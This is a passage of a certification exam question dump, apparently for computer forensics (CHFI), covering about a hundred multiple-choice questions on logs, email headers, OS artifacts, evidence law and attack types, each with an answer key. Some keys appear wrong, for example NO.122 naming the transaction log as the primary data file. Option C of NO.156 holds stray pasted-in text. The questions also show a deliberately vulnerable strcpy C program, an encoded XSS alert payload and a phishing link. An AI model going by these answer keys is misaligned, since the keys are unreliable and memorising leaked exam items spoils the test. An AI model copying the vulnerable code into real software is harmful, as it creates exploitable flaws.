- D.** PCI DSS

Answer: C

NO.87 Where is the default location for Apache access logs on a Linux computer?

- A.** usr/local/apache/logs/access_log
- B.** bin/local/home/apache/logs/access_log
- C.** usr/logs/access_log
- D.** logs/usr/apache/access_log

Answer: A

NO.88 What command-line tool enables forensic Investigator to establish communication between an Android device and a forensic workstation in order to perform data acquisition from the device?

- A.** APK Analyzer
- B.** SDK Manager
- C.** Android Debug Bridge
- D.** Xcode

Answer: C

NO.89 While working for a prosecutor, What do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense ?

- A. Keep the information of file for later review
- B. Destroy the evidence
- C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
- D. Present the evidence to the defense attorney

Answer: C

NO.90 As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

Answer: C

NO.91 Why would you need to find out the gateway of a device when investigating a wireless attack?

- A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
- B. The gateway will be the IP of the attacker computer
- C. The gateway will be the IP used to manage the RADIUS server
- D. The gateway will be the IP used to manage the access point

Answer: D

NO.92 You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

- A. Packet filtering firewall
- B. Application-level proxy firewall
- C. Stateful firewall
- D. Circuit-level proxy firewall

Answer: C

NO.93 A top-tier forensic investigation bureau within the United States is handling a major case related to espionage. They have started electronic monitoring of a permanent lawful inhabitant of the nation suspected of participating in the case. Yet, there seems to be no compelling evidence suggesting the individual's criminal involvement. How does this measure correspond with existing laws?

- A. This measure corresponds with the Protect America Act of 2007 which permits the surveillance of individuals who are thought to be residing outside the United States
- B. This measure breaches the Privacy Act of 1974, involving the unauthorized revelation of private data

- C.** This measure corresponds with the Foreign Intelligence Surveillance Act of 1978, permitting the surveillance of US individuals suspected of participating in espionage
- D.** This measure breaches the Foreign Intelligence Surveillance Act of 1978 as no compelling evidence suggests criminal involvement

Answer: C

NO.94 Lynne receives the following email:

Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24 You have 24 hours to fix this problem or risk to be closed permanently! To proceed Please Connect >> My Apple ID Thank You The link to My Apple ID shows <http://byggarbetsplatsen.se/backup/signon/> What type of attack is this?

- A.** Mail Bombing
- B.** Phishing
- C.** Email Spamming
- D.** Email Spoofing

Answer: B

NO.95 Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

- A.** The manufacturer of the system compromised
- B.** The logic, formatting and elegance of the code used in the attack
- C.** The nature of the attack
- D.** The vulnerability exploited in the incident

Answer: B

NO.96 Which of the following Perl scripts will help an investigator to access the executable image of a process?

- A.** Lspd.pl
- B.** Lpsi.pl
- C.** Lspm.pl
- D.** Lspi.pl

Answer: D

NO.97 You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

- A.** The firewall failed-open
- B.** The firewall failed-closed
- C.** The firewall ACL has been purged
- D.** The firewall failed-bypass

Answer: A

NO.98 Which of the following is NOT a part of pre-investigation phase?

- A. Building forensics workstation
- B. Gathering information about the incident
- C. Gathering evidence data
- D. Creating an investigation team

Answer: C

NO.99 Frank, a Computer Hacking Forensics Investigator (CHFI), is investigating a multi-jurisdictional cybercrime. His team successfully collected digital evidence and ascertained that the attacker had breached the security of the system from a different country. Given the international nature of the case, which of the following would be the most complex issue he might encounter during his investigation?

- A. The different legal systems and their rules for acquiring, preserving, investigating, and presenting digital evidence
- B. The volatility of the collected digital evidence
- C. The circumstantial nature of digital evidence
- D. The rapid changes in the technology used by the attacker

Answer: A

NO.100 In Windows 7 system files, which file reads the Boot.ini file and loads Ntoskrnl.exe. Bootvid.dll. Hal.dll, and boot-start device drivers?

- A. Ntldr
- B. Gdi32.dll
- C. Kernel32.dll
- D. Boot.in

Answer: A

NO.101 As a Computer Hacking Forensics Investigator, you have been tasked with examining a suspicious.E01 disk image file using The Sleuth Kit (TSK). You need to display the metadata structure of an inode but also want to show the addresses of its disk units. Which TSK command would best serve this purpose?

- A. `istat [-B num] [-f fstype] [-i imgtype] [-o imgoffset] [-b dev_sector_size] [-vV] [-z zone] [-s seconds] image [images] inode`
- B. `img_stat [-i imgtype] [-b dev_sector_size] [-tvV] image [images]`
- C. `fsstat [-f fstype] [-i imgtype] [-o imgoffset] [-b dev_sector_size] [-tvV] image [images]`
- D. `fls [-adDFIpruvV] [-m mnt] [-z zone] [-f fstype] [-s seconds] [-i imgtype] [-o imgoffset] [-b dev_sector_size] image [images] [inode]`

Answer: A

NO.102 Which of the following is not a part of the technical specification of the laboratory-based imaging system?

- A. High performance workstation PC
- B. Remote preview and imaging pod
- C. Anti-repudiation techniques
- D. very low image capture rate

Answer: D

NO.103 Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?

- A. Service level agreement
- B. Service level management
- C. National and local regulation
- D. Key performance indicator

Answer: A

NO.104 It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

- A. by law, three
- B. quite a few
- C. only one
- D. at least two

Answer: C

NO.105 Examination of a computer by a technically unauthorized person will almost always result in:

- A. Rendering any evidence found inadmissible in a court of law
- B. Completely accurate results of the examination
- C. The chain of custody being fully maintained
- D. Rendering any evidence found admissible in a court of law

Answer: A

NO.106 Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document.

What is that code called?

- A. the Microsoft Virtual Machine Identifier
- B. the Personal Application Protocol
- C. the Globally Unique ID
- D. the Individual ASCII String

Answer: C

NO.107 A Computer Hacking Forensics Investigator (CHFI) has been called in to handle a complex data breach at a large corporation. The investigator plans to follow the rules of thumb for data acquisition during the investigation. Which of the following actions is NOT in line with these best

practices?

- A. Producing two copies of the original media before starting the investigation process
- B. Verifying the integrity of the duplicates by comparing them to the original using hash values
- C. Performing the forensic investigation directly on the original evidence
- D. Creating a duplicate bit-stream image of the suspicious drive for analysis

Answer: C

NO.108 Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task?

- A. Most Recently Used (MRU) list
- B. MZCacheView
- C. Google Chrome Recovery Utility
- D. Task Manager

Answer: B

NO.109 Mobile phone forensics is the science of recovering digital evidence from a mobile phone under forensically sound conditions.

- A. True
- B. False

Answer: A

NO.110 In Windows, prefetching is done to improve system performance. There are two types of prefetching:

boot prefetching and application prefetching.

During boot prefetching, what does the Cache Manager do?

- A. Determines the data associated with value EnablePrefetcher
- B. Monitors the first 10 seconds after the process is started
- C. Checks whether the data is processed
- D. Checks hard page faults and soft page faults

Answer: C

NO.111 Which of the following is the certifying body of forensics labs that investigate criminal cases by analyzing evidence?

- A. The American Society of Crime Laboratory Directors (ASCLD)
- B. International Society of Forensics Laboratory (ISFL)
- C. The American Forensics Laboratory Society (AFLS)
- D. The American Forensics Laboratory for Computer Forensics (AFLCF)

Answer: A

NO.112 When investigating a Windows System, it is important to view the contents of the page or swap file because:

- A. Windows stores all of the systems configuration information in this file

- B.** This is file that windows use to communicate directly with Registry
- C.** A Large volume of data can exist within the swap file of which the computer user has no knowledge
- D.** This is the file that windows use to store the history of the last 100 commands that were run from the command line

Answer: C

NO.113 What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

- A.** Every byte of the file(s) is given an MD5 hash to match against a master file
- B.** Every byte of the file(s) is verified using 32-bit CRC
- C.** Every byte of the file(s) is copied to three different hard drives
- D.** Every byte of the file(s) is encrypted using three different methods

Answer: B

NO.114 A cybersecurity investigator has identified a potential incident of hidden information in a file. The investigator uses Autopsy's Extension Mismatch Detector Module to look for file extension mismatches. While examining the module's output, which of the following information should be mainly considered to verify the potential incident?

- A.** The file's size
- B.** The first 20 bytes of the file
- C.** The file's timestamp
- D.** The last 20 bytes of the file

Answer: B

NO.115 A forensic investigator encounters a suspicious executable on a compromised system, believed to be packed using a known program packer, and is password-protected. The investigator has knowledge of the tool used for packing and has the corresponding unpacking tool. What should be the next best course of action to examine the executable?

- A.** Use the unpacking tool to decompress the executable, without dealing with the password
- B.** Run a dynamic analysis on the packed executable in a controlled environment
- C.** Decrypt the password to unpack the executable before analyzing
- D.** Use reverse engineering to understand the attack tool hidden inside

Answer: B

NO.116 What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A.** Copyright
- B.** Design patent
- C.** Trademark
- D.** Utility patent

Answer: D

NO.117 What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?

- A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
- B. Immediate action required messages
- C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
- D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

Answer: D

NO.118 What does the 56.58.152.114(445) denote in a Cisco router log?

Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35 (8084) -> 56.58.152.114(445), 1 packet

- A. Source IP address
- B. None of the above
- C. Login IP address
- D. Destination IP address

Answer: D

NO.119 Digital evidence is not fragile in nature.

- A. True
- B. False

Answer: B

NO.120 Jack is reviewing file headers to verify the file format and hopefully find more information of the file. After a careful review of the data chunks through a hex editor; Jack finds the binary value 0xffd8ff. Based on the above information, what type of format is the file/image saved as?

- A. BMP
- B. GIF
- C. ASCII
- D. JPEG

Answer: D

NO.121 Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

Answer: B

NO.122 Which of the following is considered as the starting point of a database and stores user data and database objects in an MS SQL server?

- A. lbddata1
- B. Application data files (ADF)
- C. Transaction log data files (LDF)
- D. Primary data files (MDF)

Answer: C

NO.123 Which of the following examinations refers to the process of providing the opposing side in a trial the opportunity to question a witness?

- A. Cross Examination
- B. Direct Examination
- C. Indirect Examination
- D. Witness Examination

Answer: A

NO.124 An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

- A. One working day
- B. Two working days
- C. Immediately
- D. Four hours

Answer: A

NO.125 When analyzing logs, it is important that the clocks of all the network devices are synchronized.

Which protocol will help in synchronizing these clocks?

- A. UTC
- B. PTP
- C. Time Protocol
- D. NTP

Answer: D

NO.126 When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

- A. FF D8 FF E0 00 10
- B. FF FF FF FF FF FF
- C. FF 00 FF 00 FF 00
- D. EF 00 EF 00 EF 00

Answer: A

NO.127 Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- A. Net config
- B. Net file
- C. Net share
- D. Net sessions

Answer: B

NO.128 You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is

1709 on the primary hard drive.

Which of the following formats correctly specifies these sectors?

- A. 0:1000, 150
- B. 0:1709, 150
- C. 1:1709, 150
- D. 0:1709-1858

Answer: B

NO.129 Kyle is performing the final testing of an application he developed for the accounting department.

His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command.

What is he testing at this point?

```
#include <stdio.h>
int main(int argc, char
*argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; }
strcpy(buffer, argv[1]); return 0; }
```

- A. SQL injection
- B. Format string bug
- C. Buffer overflow
- D. Kernal injection

Answer: C

NO.130 Debbie has obtained a warrant to search a known pedophiles house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading Illicit Images. She seized all digital devices except a digital camera.

Why did she not collect the digital camera?

- A. The digital camera was not listed as one of the digital devices in the warrant
- B. The vehicle Debbie was using to transport the evidence was already full and could not carry more items
- C. Debbie overlooked the digital camera because it is not a computer system
- D. The digital camera was old. had a cracked screen, and did not have batteries. Therefore, it could not have been used in a crime.

Answer: A

NO.131 Which of the following commands shows you the username and IP address used to access the system via a remote login session and the Type of client from which they are accessing the

system?

- A. Net sessions
- B. Net file
- C. Net config
- D. Net share

Answer: A

NO.132 An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

- A. Equipment Identity Register (EIR)
- B. Electronic Serial Number (ESN)
- C. International mobile subscriber identity (IMSI)
- D. Integrated circuit card identifier (ICCID)

Answer: B

NO.133 You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printed out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the _____ in order to track the emails back to the suspect.

- A. Routing Table
- B. Firewall log
- C. Configuration files
- D. Email Header

Answer: D

NO.134 A forensic examiner encounters a computer with a failed OS installation and the master boot record (MBR) or partition sector damaged. Which of the following tools can find and restore files and Information In the disk?

- A. Helix
- B. R-Studio
- C. NetCat
- D. Wireshark

Answer: B

NO.135 What malware analysis operation can the investigator perform using the jv16 tool?

- A. Files and Folder Monitor
- B. Installation Monitor
- C. Network Traffic Monitoring/Analysis
- D. Registry Analysis/Monitoring

Answer: D

NO.136 During an investigation, a forensics analyst discovers an unusual increase in outbound

network traffic, network traffic traversing on non-standard ports, and multiple failed login attempts on a host system. The analyst also found that certain programs were using these unusual ports, appearing to be legitimate. If these are the primary Indicators of Compromise, what should be the next immediate step in the investigation to contain the intrusion effectively?

- A.** Enforcing stringent password policies and re-authenticating all users to prevent further login anomalies
- B.** Examining the logs for repeated requests for the same file, indicating a possible exploit attempt
- C.** Analyzing Uniform Resource Locators for any signs of phishing or spamming activities
- D.** Conducting a deep dive into user-agent strings to determine if there is any spoofing of device OS and browser information

Answer: B

NO.137 Hash injection attack allows attackers to inject a compromised hash into a local session and use the hash to validate network resources.

- A.** True
- B.** False

Answer: A

NO.138 How will you categorize a cybercrime that took place within a CSP's cloud environment?

- A.** Cloud as a Subject
- B.** Cloud as a Tool
- C.** Cloud as an Audit
- D.** Cloud as an Object

Answer: D

NO.139 Depending upon the Jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- A.** 18 USC 7029
- B.** 18 USC 1030
- C.** 18 USC 7361
- D.** 18 USC 7371

Answer: B

NO.140 Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document it is, whether it is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information?

- A.** oleform.py
- B.** oleid.py
- C.** oledir.py
- D.** pdfid.py

Answer: B

NO.141 Select the data that a virtual memory would store in a Windows-based system.

- A. Information or metadata of the files
- B. Documents and other files
- C. Application data
- D. Running processes

Answer: D

NO.142 As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing. What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Project Scope
- B. Rules of Engagement
- C. Non-Disclosure Agreement
- D. Service Level Agreement

Answer: B

NO.143 Rule 1002 of Federal Rules of Evidence (US) talks about_____

- A. Admissibility of original
- B. Admissibility of duplicates
- C. Requirement of original
- D. Admissibility of other evidence of contents

Answer: C

NO.144 Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NO.145 Donald made an OS disk snapshot of a compromised Azure VM under a resource group being used by the affected company as a part of forensic analysis process. He then created a vhd file out of the snapshot and stored it in a file share and as a page blob as backup in a storage account under different region. What is the next thing he should do as a security measure?

- A. Recommend changing the access policies followed by the company
- B. Delete the snapshot from the source resource group
- C. Delete the OS disk of the affected VM altogether
- D. Create another VM by using the snapshot

Answer: C

NO.146 The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

- A. HIPAA
- B. Sarbanes-Oxley 2002
- C. California SB 1386
- D. Gramm-Leach-Bliley Act

Answer: D

NO.147 %3cscript%3ealert("XXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack.

What type of encoding has the attacker employed?

- A. Double encoding
- B. Hex encoding
- C. Unicode
- D. Base64

Answer: B

NO.148 Jones had been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the system for a period of three weeks. However law enforcement agencies were recording his every activity and this was later presented as evidence. The organization had used a virtual environment to trap Jones. What is a virtual environment?

- A. A system using Trojaned commands
- B. A honeypot that traps hackers
- C. An environment set up after the user logs in
- D. An environment set up before an user logs in

Answer: B

NO.149 A Computer Hacking Forensics Investigator (CHFI) has been asked to retrieve specific email files from a large RAID server after a data breach. Additionally, fragments of unallocated (deleted) data are also required. However, there is a severe constraint on time and resources. Considering these requirements, which type of data acquisition should the investigator primarily focus on?

- A. Logical acquisition
- B. Bit-stream disk-to-disk
- C. Sparse acquisition
- D. Bit-stream disk-to-image-file

Answer: C

NO.150 An attack vector is a path or means by which an attacker can gain access to computer or network resources in order to deliver an attack payload or cause a malicious outcome.

- A. True
- B. False

Answer: A

NO.151 Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

- A. ISO 9660
- B. ISO/IEC 13940
- C. ISO 9060
- D. IEC 3490

Answer: A

NO.152 When marking evidence that has been collected with the "aaa/ddmmyy/nnnn/zz" format, what does the "nnnn" denote?

- A. The initials of the forensics analyst
- B. The sequence number for the parts of the same exhibit
- C. The year the evidence was taken
- D. The sequential number of the exhibits seized by the analyst

Answer: D

NO.153 During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

- A. C:\Program Files\Exchsrvr\servername.log
- B. D:\Exchsrvr\Message Tracking\servername.log
- C. C:\Exchsrvr\Message Tracking\servername.log
- D. C:\Program Files\Microsoft Exchange\srvt\servername.log

Answer: A

NO.154 In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

- A. The change in the routing fabric to bypass the affected router
- B. More RESET packets to the affected router to get it to power back up
- C. STOP packets to all other routers warning of where the attack originated
- D. RESTART packets to the affected router to get it to power back up

Answer: A

NO.155 According to RFC 3227, which of the following is considered as the most volatile item on a typical system?

- A. Registers and cache
- B. Temporary system files
- C. Archival media
- D. Kernel statistics and memory

Answer: A

NO.156 An organization discovered an internal policy violation that resulted in financial loss. The incident involved unauthorized resource misuse, possibly by a staff member. The case is significant enough to warrant a thorough investigation but does not warrant law enforcement involvement. The organization wants to ensure the investigation is conducted appropriately without affecting the overall operations. What type of investigation would be most appropriate in this scenario?

- A.** Civil Investigation
- B.** Criminal Investigation
- C.** Regulatory Compliance Investigation Significant consequences. The combination (Option D) could dilute the focus on the criminal element of the case, which is crucial for this specific scenario
- D.** Administrative Investigation

Answer: D

NO.157 Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A.** Poison the switch's MAC address table by flooding it with ACK bits
- B.** Crash the switch with aDoS attack since switches cannot send ACK bits
- C.** Enable tunneling feature on the switch
- D.** Trick the switch into thinking it already has a session with Terri's computer

Answer: D

NO.158 You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

- A.** make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
- B.** make an MD5 hash of the evidence and compare it to the standard database developed by NIST
- C.** there is no reason to worry about this possible claim because state labs are certified
- D.** sign a statement attesting that the evidence is the same as it was when it entered the lab

Answer: A

NO.159 During an intense cybercrime investigation, an inexperienced first responder mistakenly mishandled a piece of digital evidence. It was later discovered that the chain of custody was also incomplete. If not properly documented, which of the following details would make the chain of custody deficient?

- A.** The exact number of photos taken at the crime scene
- B.** The color of the digital device from which the evidence was extracted
- C.** The manufacturing company of the device from which evidence was extracted
- D.** The reason and process for obtaining the evidence

Answer: D

NO.160 In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
    by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id 151EfCEh032241
    for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
    Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewhereelse.com>
MIME-version: 1.0
```

- A. Somedomain.com
- B. Smtpl.somedomain.com
- C. Simon1.state.ok.gov.us
- D. David1.state.ok.gov.us

Answer: C

NO.161 Which of the following techniques delete the files permanently?

- A. Steganography
- B. Artifact Wiping
- C. Data Hiding
- D. Trail obfuscation

Answer: B

NO.162 Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

- A. Written Formal Report
- B. Verbal Formal Report
- C. Verbal Informal Report
- D. Written Informal Report

Answer: B

NO.163 Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

- A. Point-to-point
- B. End-to-end
- C. Thorough
- D. Complete event analysis

Answer: B

NO.164 A forensic investigator is examining a potential intrusion involving an Amazon Echo. The investigator has acquired an affected Echo and the smartphone synced to it. For further data analysis,

he needs to retrieve relevant database files from the smartphone. Which files will the investigator primarily focus on to retrieve essential information?

- A.** /data/data/com.amazon.dee.app/databases/map_data_storage_v2.db and /data/data/com.amazon.dee.app/databases/DataStore.db
- B.** /data/data/com.amazon.dee.app/databases/DataStore.db and /data/data/com.amazon.dee.app/databases/map_data_storage_v3.db
- C.** /data/data/com.amazon.dee.app/databases/map_data_storage_v1.db and /data/data/com.amazon.dee.app/databases/DataStore.db
- D.** /data/data/com.amazon.dee.app/databases/map_data_storage_v2.db and /data/data/com.amazon.dee.app/databases/DeviceInfo.db

Answer: A

NO.165 Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- A.** executable file
- B.** source file
- C.** Object file
- D.** None of these

Answer: C

NO.166 What is the name of the standard Linux command that can be used to create bit-stream images?

- A.** mcopy
- B.** image
- C.** MD5
- D.** dd

Answer: D

NO.167 You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

- A.** The X509 Address
- B.** The SMTP reply Address
- C.** The E-mail Header
- D.** The Host Domain Name

Answer: C

NO.168 In a recent cyber-attack, a malicious driver was installed on a Windows system. The investigator in charge is now tasked with analyzing the system behavior to identify and verify the authenticity of the suspicious device driver. Which of the following approaches should the investigator use to complete this task efficiently?

- A.** Use Tripwire Enterprise to monitor servers, desktops, directory servers, hypervisors, databases, middleware applications, and network devices
- B.** Use DriverView utility to list all device drivers currently loaded on the system and check their

details such as load address, description, version, product name, and the company that created the driver

C. Use the FCIV utility to generate and verify hash values of files using MD5 or SHA-1 algorithms

D. Utilize PA File Sight to track who is deleting, moving, or reading files: detect users copying files:and optionally block access

Answer: B

NO.169 What is one method of bypassing a system BIOS password?

A. Removing the processor

B. Removing the CMOS battery

C. Remove all the system memory

D. Login to Windows and disable the BIOS password

Answer: B

NO.170 How many times can data be written to a DVD+R disk?

A. Twice

B. Once

C. Zero

D. Infinite

Answer: B

NO.171 Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

A. ISO 9660

B. ISO 13346

C. ISO 9960

D. ISO 13490

Answer: A

NO.172 TCP/IP (Transmission Control Protocol/Internet Protocol) is a communication protocol used to connect different hosts in the Internet. It contains four layers, namely the network interface layer, Internet layer, transport layer, and application layer.

Which of the following protocols works under the transport layer of TCP/IP?

A. UDP

B. HTTP

C. FTP

D. SNMP

Answer: A

NO.173 Which command can provide the investigators with details of all the loaded modules on a Linux- based system?

A. list modules -a

B. lsmod

- C. plist mod -a
- D. lsof -m

Answer: B

NO.174 Consider a scenario where the perpetrator of a dark web crime has uninstalled Tor browser from their computer after committing the crime. The computer has been seized by law enforcement so they can investigate it for artifacts of Tor browser usage. Which of the following should the investigators examine to establish the use of Tor browser on the suspect machine?

- A. Swap files
- B. Files in Recycle Bin
- C. Security logs
- D. Prefetch files

Answer: A

NO.175 When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

- A. Proxify.net
- B. Dnsstuff.com
- C. Samspace.org
- D. Archive.org

Answer: D

NO.176 You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?

- A. Malicious software on internal system is downloading research data from partner SFTP servers in Eastern Europe
- B. Internal systems are downloading automatic Windows updates
- C. Data is being exfiltrated by an advanced persistent threat (APT)
- D. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities

Answer: C

NO.177 Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. True negatives
- C. True positives

D. False positives

Answer: A

NO.178 With regard to using an antivirus scanner during a computer forensics investigation, you should:

A. Scan the suspect hard drive before beginning an investigation

B. Never run a scan on your forensics workstation because it could change your systems configuration

C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation

D. Scan your forensics workstation before beginning an investigation

Answer: D

NO.179 A Computer Hacking Forensic Investigator (CHFI) is conducting an analysis of malware obtained from a Darknet source. The CHFI is preparing to run the malware in a controlled environment and plans to record the malware's behavior for further investigation. Based on the available supporting tools, which combination would best suit the CHFI's needs in this scenario?

A. Virtual Box for virtualization, QualNet for network simulation, and Camtasia for screen capture and recording

B. Parallels Desktop 16 for virtualization, ns-3 for network simulation, and Ezvid for screen capture and recording

C. VMware vSphere Hypervisor for virtualization, Riverbed Modeler for network simulation, and Genie Backup Manager Pro for OS backup and imaging

D. Virtual Box for virtualization, NetSim for network simulation, and Snagit for screen capture and recording

Answer: D

NO.180 Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. ICMP ping sweep

B. Ping trace

C. Tracert

D. Smurf scan

Answer: A

NO.181 Which is a standard procedure to perform during all computer forensics investigations?

A. With the hard drive in the suspect PC, check the date and time in the system CMOS

B. With the hard drive removed from the suspect PC, check the date and time in the system CMOS

C. With the hard drive in the suspect PC, check the date and time in the File Allocation Table

D. With the hard drive removed from the suspect PC, check the date and time in the system RAM

Answer: B

NO.182 During a forensic investigation, an attorney requested a forensic investigator to check if

Dropbox was installed on the suspect's hard drive. The investigator finds traces of Dropbox artifacts in C:\Users\Admin\AppData\Roaming\, C:\Program Files (x86) and C:\Program Files directories. If the hypothesis is that the operating system installed is Windows 10, and Dropbox installation is confirmed by its artifacts in the mentioned directories, which assertion is the investigator most likely to make?

- A. The Dropbox was installed on the suspect's machine using the open-source version of the installation package
- B. The Dropbox application was most likely installed on the system running Windows 10
- C. The Dropbox artifacts were manually moved to the mentioned directories on the suspect's hard drive
- D. The Dropbox installation occurred using Windows 10's built-in installation manager

Answer: B

NO.183 Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

- A. /sbin
- B. /bin
- C. /usr
- D. /lib

Answer: A

NO.184 While collecting Active Transaction Logs using SQL Server Management Studio, the query Select

* from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

- A. Start and end points for log sequence numbers are specified
- B. Start and end points for log files are not specified
- C. Start and end points for log files are specified
- D. Start and end points for log sequence numbers are not specified

Answer: B

NO.185 What will the following command accomplish?

C:\> nmap -v -sS -Po 172.16.28.251 - data_length 66000 - packet_trace

- A. Test the ability of a router to handle under-sized packets
- B. Test ability of a router to handle over-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

Answer: B

NO.186 In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability

- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

Answer: D

NO.187 Which of the following is the most effective tool for acquiring volatile data from a Windows-based system?

- A. Coreography
- B. Datagrab
- C. Ethereal
- D. Helix

Answer: D

NO.188 Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

- A. Directory Table
- B. Rainbow Table
- C. Master file Table (MFT)
- D. Partition Table

Answer: B

